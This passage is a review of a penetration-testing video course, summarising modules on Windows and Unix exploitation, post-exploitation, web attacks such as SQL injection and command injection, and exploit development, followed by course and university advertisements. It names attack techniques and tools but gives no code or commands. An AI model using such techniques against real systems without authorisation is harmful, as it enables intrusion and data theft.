Module #5 is just incredible and passionating. Mohamed is reviewing all versions of Windows operating system from a security perspective, explaining pros and cons of each of these versions. He explains the evolution of these operating systems along with the protection mechanisms, basic command lines in Windows, the password manager system and storage mechanisms (LM, NTLM in different versions). Then you will learn how to take over a Windows machine by exploiting vulnerabilities, based on Nessus, Metasploit and the Social Engineering Toolkit. The examples are really relevant and appropriate because they are based on real world scenarios (e.g. browser exploit through malicious links posted on Facebook). Then, Unix based systems are also reviewed. You will learn about the file structure, password storage, services, authentication mechanisms. Then Mohamed is explaining how to discover vulnerabilities on a Linux machine (based on Metasploitable) and take over the machine by exploiting the vulnerabilities. It's certainly one of my favorites modules.

Module 6 – Windows and Unix Post Exploitation Techniques

Module #6 is focused on actions that an attacker is likely to do once he/she has successfully taken over a machine. Command line based tools are sequentially reviewed for Windows and Linux systems. It is also explained how attackers generally interact with the network to discover other hosts from the same domain, escalate privileges and gather data from the discovered exploited hosts. The examples are widely based on Metasploit and Armitage.

Module 7 – Web Exploitation Techniques

Module #7 is 5 hours session where Mohamed introduces some of the most common web applications vulnerabilities. It starts with an introduction about web

application basics (client/server, HTTP protocol, request methods, status codes, tampering) and web application scanning and mapping tools and techniques. Mohamed gives some real examples of misconfigured servers (e.g. default installations) that disclose such information. Some web application scanners (open source and commercial) are also reviewed. After this very good introduction, we go in the heart of the module. While demos are too often limited to basic exploitations (e.g. reverse engineering of a database from a SQL injection), this course is a real *Ninja* training and Mohamed shows how to take over a machine, based on each of these vulnerabilities:

- SQL injection: real examples of misconfigured web servers, brief review of the SQL syntax, data retrieval based on a complete manual process as well as on automatic tools (havij, sqlmap), reading and writing files, executing system commands.
- File uploads: based on many examples (Damn Vulnerable Web Application, WackoPicko, ...)
- Remote and Local File Inclusions
- Command Injection
- Cross Site Scripting (reflected, stored): based on Social Engineering Toolkit, Metasploit and Armitage
- Cross Site Request Forgeries: based on BEEF

Module 8 – Windows exploit development

Module #8 about Windows exploits is a very detailed module, starting with an introduction about the basics (memory corruption, classes, exploits as well as an excellent explanation about exploit development, fuzzing techniques, ...). Mohamed did an excellent job by detailing all steps to discover vulnerabilities in an executable file (identify vulnerability, offset, usable characters, ...), write an exploit (fill in memory address, identify usable space, drop in payload, metasploit) and finally run it. You will also have more than a good understanding of tools like OllyDbg, WinDbg and Immunity Debugger.

My final word

This course is a fascinating adventure in real world penetration. The instructor has excellent knowledges and the examples are really well chosen. At the end of some of the modules, I was just like "wow, so good, I'm going to watch it again".

I highly recommend this training to any one, being beginner in penetration testing and willing to improve its skills or already being aware of penetration testing techniques and willing to consolidate its skills (e.g. in the objective of a certification).

Congratulations to Mohamed for this excellent job.

SÉBASTIEN DAMAYE

<http://www.aldeid.com>

@sebastiendamaye

CODENAME: SAMURAI SKILLS COURSE



<< Penetration Test Training Samurai Skills >>


- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

[IS IT IN YOUR DNA?]

IM Geek PH: 877.UAT.GEEK

UAT+ 110%
FPS 24
Double

06 ←



[GEEKED AT BIRTH]

LEARN:

Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering

Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Games and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies



You can talk the talk.
Can you walk the walk?

www.uat.edu > 877.UAT.GEEK